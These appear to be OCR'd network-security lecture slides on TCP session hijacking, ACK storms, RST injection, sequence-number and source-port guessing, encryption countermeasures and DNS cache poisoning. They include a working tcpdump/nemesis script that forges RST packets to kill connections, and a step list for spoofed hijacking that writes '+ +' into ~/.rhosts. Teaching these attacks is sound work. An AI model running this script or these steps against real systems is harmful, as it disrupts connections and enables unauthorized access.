

Server
Client
2 Acknowledges data with ACK packet
3 Confused client sends its last ACK to try to resynchronize
2 and 3 repeat over and over
Attacker
1 Injects data into session

How to stop TCP ACK Storm

- TCP hijacking causes ACK de-synchronization and creates TCP ACK storms.
  - It's easy to be detected by intrusion detection system (IDS) sensors
- Attackers can use ***ARP packet*** manipulation to quiet TCP ACK *storms*.
- Session hijacking tools such as **hunt** accomplish this by sending unsolicited *ARP replies*.
- Most systems will accept these packets and update their *ARP tables* with whatever information is provided.

Stopping TCP ACK Storm

- Attacker send ***Host A*** a ***spoofed ARP reply*** indicating that ***Host B***'s **MAC** address is something nonexistent (like C0:C0:C0:C0:C0:C0), and send ***Host B*** another spoofed ARP reply indicating that **Host A**'s **MAC** address is also something nonexistent (such as D0:D0:D0:D0:D0:D0).
- Any ACK packets between Host A and Host B that could cause a ***TCP ACK storm*** during a network-level session hijacking attack are sent to invalid **MAC** addresses and lost.


Host A
ACK storm packets sent to invalid MAC address
ACK storm packets sent to invalid MAC address
Host B
Attacker sends Host A an ARP reply that indicates the MAC address to reach Host B is "CO:CO:CO:CO:CO:CO"
Attacker
Attacker sends Host B an ARP reply that indicates the MAC address to reach Host A is "DO:DO:DO:DO:DO:DO"
MAC: AA:AA:AA:AA:AA:AA
MAC: BB:BB:BB:BB:BB:BB

Session Hijacking Defenses

- Using **encryption** tools like IPSec, SSH or VPN (virtual private networks) for securing sessions
- Only accept known certificate

Countermeasures - Encryption


- The most effective is encryption such as **IPSec**.
- **IPSec (*Internet Protocol Security*)** has the ability to encrypt your ***IP packets*** based on a *Pre-Shared Key* or with more complex systems like a *Public Key Infrastructure (PKI)*.
- This will also defend against many other attack vectors such as ***sniffing***.
- The attacker may be able to *passively* monitor your connection, but they will not be able to read any data as it is all encrypted.

Countermeasures – Encrypted Application


- Encrypted ***applications*** like
  - **ssh** (*Secure SHell*, an encrypted **telnet**)
  - **ssl** (*Secure Sockets Layer*, **HTTPS** traffic)
- Be aware though that there are known attacks against **ssh** and **ssl**
  - For example, Outlook Web Access (OWA) uses **ssl** to encrypt data between browser and the Exchange mail server, but tools like **Cain & Abel & dsniff & sslstrip** can spoof the **ssl** certificate and mount a MITM attack and decrypt everything!
  - Cain & Abel: the tool to recover the encrypted password
    - http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml

TCP RST (Reset) Attacks

- TCP RST packet is the remote side telling you that the connection on which the previous TCP packet is not recognized, maybe due to the connection has been closed or the port is not open.
- Attackers can inject an **RST** packet into an existing TCP connection, *causing the target to reset the connection*.
- What are the difficulties of spoofing a RST packet to break a remote connection?
  - Sequence number of the connection
  - *Source port* of the connection
    - destination port is usually well known for some applications, e.g. SSH uses 22



Hijack_rst.sh



```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Received ack number is the new seq number
  seq_num = $12;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac"
-D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num;

# Display some helpful debugging info.. input vs. output
  print "[in] "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11"
"$12;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

TCP ISN Sampling

- The idea is to find *patterns* of the ISNs chosen by TCP implementations when responding to a connection request.
  - ISN sampling can be categorized in to many groups such as
    - Traditional 64K (many old UNIX boxes),
    - Random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX,),
    - True “random” (Linux 2.0.*, OpenVMS, newer AIX, etc).
    - Windows boxes (and a few others) use a “time dependent” model where the ISN is incremented by a small fixed amount each time period.
- Using “*ICMP Message Quoting*” attack to discover OS.
  - An attacker uses a technique to generate an ICMP Error message (Port Unreachable) from a target and then analyze the amount of data returned or "Quoted" from the originating request that generated the ICMP error message.
  - The goal of this analysis to make inferences about the type of operating system or firmware that sent the error message in reply.


To guess an ISN

- All possible values for ISN: 2^{32}.
- We only need to make sure that the guessed ISN is within the *receiver's current window*; otherwise, the TCP packet with this guessed ISN will be discarded by the receiver.
- If 16K window size is used, on average, it only takes 2^{32} / $2^{14} = 2^{18} = 262,144$ tries to hit the window.
- With a bandwidth of 1.5m/s at 4,370 packets a second, the attacker would be able to exhaust all possible windows within only 60 seconds.

TCP Sliding Window


- TCP uses a sliding window to better utilize available network bandwidth.
- A window is the maximum number of unacknowledged bytes that are allowed in any one transmission sequence.
- With sliding, several packets can be sent out without receiving an ACK. One ACK can acknowledge several packets.
- A TCP acknowledgement specifies the sequence number of the next octet the receiver expects to receive.
- The receiver specifies the current **Receive Window** size in every packet send to the sender.
- The **Send Window** size is determined by whatever is the smallest between the Receive Window and the sender's buffer.

TCP Window


Sender
Receiver
Receiver's buffer
0
4K
Application does a 2K write
Empty
2K SEQ = 0
2K
ACK = 2048 WIN = 2048
Application does a 3K write
2K SEQ = 2048
Full
Sender is blocked
ACK = 4096 WIN = 0
Application reads 2K
ACK = 4096 WIN = 2048
2K
Sender may send up to 2K
1K SEQ = 4096
1K
2 K

Initial Window Sizes

- Initial window size for various operating systems. The packets required for a successful guess are based on the equation:
  - **2^32 / Initial Window Size**
- It tells how much data the receiver expects to receive.



Operating System	Initial Window Size	Packets Required
Windows 2000 5.00.2195 SP4	64512	66,576•
Windows XP Home Edition SP1	64240	66,858•
HP-UX 11	32768	131,071•
Nokia IPSO 3.6-FCS6	16384	262,143•
Cisco 12.2(8)	16384	262,143•
Cisco 12.1(5)	16384	262,143•
Cisco 12.0(7)	16384	262,143•
Cisco 12.0(8)	16384	262,143•
Windows 2000 5.00.2195 SP1	16384	262,143•
Windows 2000 5.00.2195 SP3	16384	262,143•
Linux 2.4.18	5840	735,439•
Efficient Networks 5861 (DSL) v5.3.20	4096	1,048,575•

Steps to predict sequence number


1. Gauge the ISN algorithm by connecting to the machine multiple times from a machine which will receive the responses (ie. not spoofed). You can see the generated ISN by using any number of sniffers available.
   - 1A. From the incremented ISN's figure out what the next ISN will be.
   - 1B. You will need to create packets in order to initiate the hijack.
2. DoS attack the person we will pretend to be. This makes them unresponsive when the server (victim) sends the SYN-ACK. It also keeps them from sending the dreaded RST (which will become our friend later on in the TCP DoS section).
3. Spoof the IP address of the trusted host and send a SYN (with the correct ISN) at the appropriate time. Calculating what the appropriate ISN is, shouldn't be too complicated (that's why we did #1). This should tell the computer to place the next bits of data into the receive buffer.
4. Now add 1 to the ISN and inject your data. (cat + + >> ~/.rhosts) - command courtesy of here. Obviously more commands can be used and adding the cat + + command is only useful in certain situations.

Guessing the Source Port

- When a TCP connection is made, the combination of the 4 tuple (src_port, src_ip, dst_port, and dst_ip) results in a unique fingerprint that can be used to differentiate between all active TCP connections
- Most of the TCP attacks assume that the attacker already knows the dst_port and dst_IP as well the src_port and src_IP.
  - The dst_port and dst_IP are easy, as they are generally published.
  - The src_IP is also generally easy to get, as this is simply the client that is being spoofed.
  - The only piece that can frequently be difficult to find is the source port.
- For example, if an OS randomly assigns source ports from a pool that ranges from 1025 through 49,152 (such as OpenBSD), this increases the difficulty of performing a reset attack 48,127 times as the attacker would have to try their sequence attack with every possible port number.
- In our example with 16k windows, we determined that with known endpoints it would require 262,144 packets to guarantee a successful reset attack. However, if using random ports as we've described, it would now require 262,144 times 48,127, or 12,616,204,288 packets. An attack of that size would all but certainly be detected and dealt with before a brute force reset would occur.

Guessing the Source Port

- Unfortunately, most operating systems allocate source ports sequentially, including Windows and Linux. A notable exception is OpenBSD, which began randomizing source port allocation in 1996.
- The following chart represents observations of source port selection from various Operating Systems



OPERATING SYSTEM	OBSERVED INITIAL SOURCE PORT	OBSERVED NEXT SOURCE PORT SELECTION METHOD
Cisco 12.2(8)	11000	Increment by 1
Cisco 12.1(5)	48642	Increment by 512
Cisco 12.0(7)	23106	Increment by 512
Cisco 12.0(8)	11778	Increment by 512
Windows 2000 5.00.2195 SP4	1038 / 1060	Increment by 1
Windows 2000 5.00.2195 SP3	1060	Increment by 1
Windows XP Home Edition SP1	1050	Increment by 1
Linux 2.4.18	32770	Increment by 1
Nokia IPSO 3.6-FCS6	1038	Increment by 1

Layer 5 and Above


DNS Poisoning

DNS Query & Response

- When a DNS resolver or authoritative server receives a query, it searches its ***cache*** for a matching label. If there is no matching label in the cache, the server may initiate the same query to an authoritative DNS server responsible for the domain name which is the subject of the query.
- Each query is identified by a random *16-bit transaction ID (QID)*. The authoritative server can respond with an answer, a referral, or a failed response.
- The authoritative server's response (or a forged message pretending to be the authoritative server's response) is accepted by the DNS resolver and stored in its cache only if the RRset of each section passes a set of conditions known as the *bailiwick* rule (domain concept).
  - Any records that aren't in the same domain of the question are ignored.
  - Since around 1997 almost all modern DNS resolvers use bailiwick checking to protect themselves from this type of cache poisoning attack.

DNS Response Example

- **Bailiwick checking**: If you ask for information about *ftp.example.com* then you only accept information in the additional section that is about *example.com*.
- Attacker is able to create a fake DNS response with his own IP address for the queried name.




```
$ dig @ns1.example.com www.example.com
;; ANSWER SECTION:
www.example.com.     120      IN    A     192.168.1.10

;; AUTHORITY SECTION:
example.com.         86400    IN    NS    ns1.example.com.
example.com.         86400    IN    NS    ns2.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.     604800   IN    A     192.168.2.20
ns2.example.com.     604800   IN    A     192.168.3.30
www.linuxjournal.com. 43200   IN    A     66.240.243.113
```

DNS Cache Poisoning (an old story)



Late and duplicated reply can be ignored.

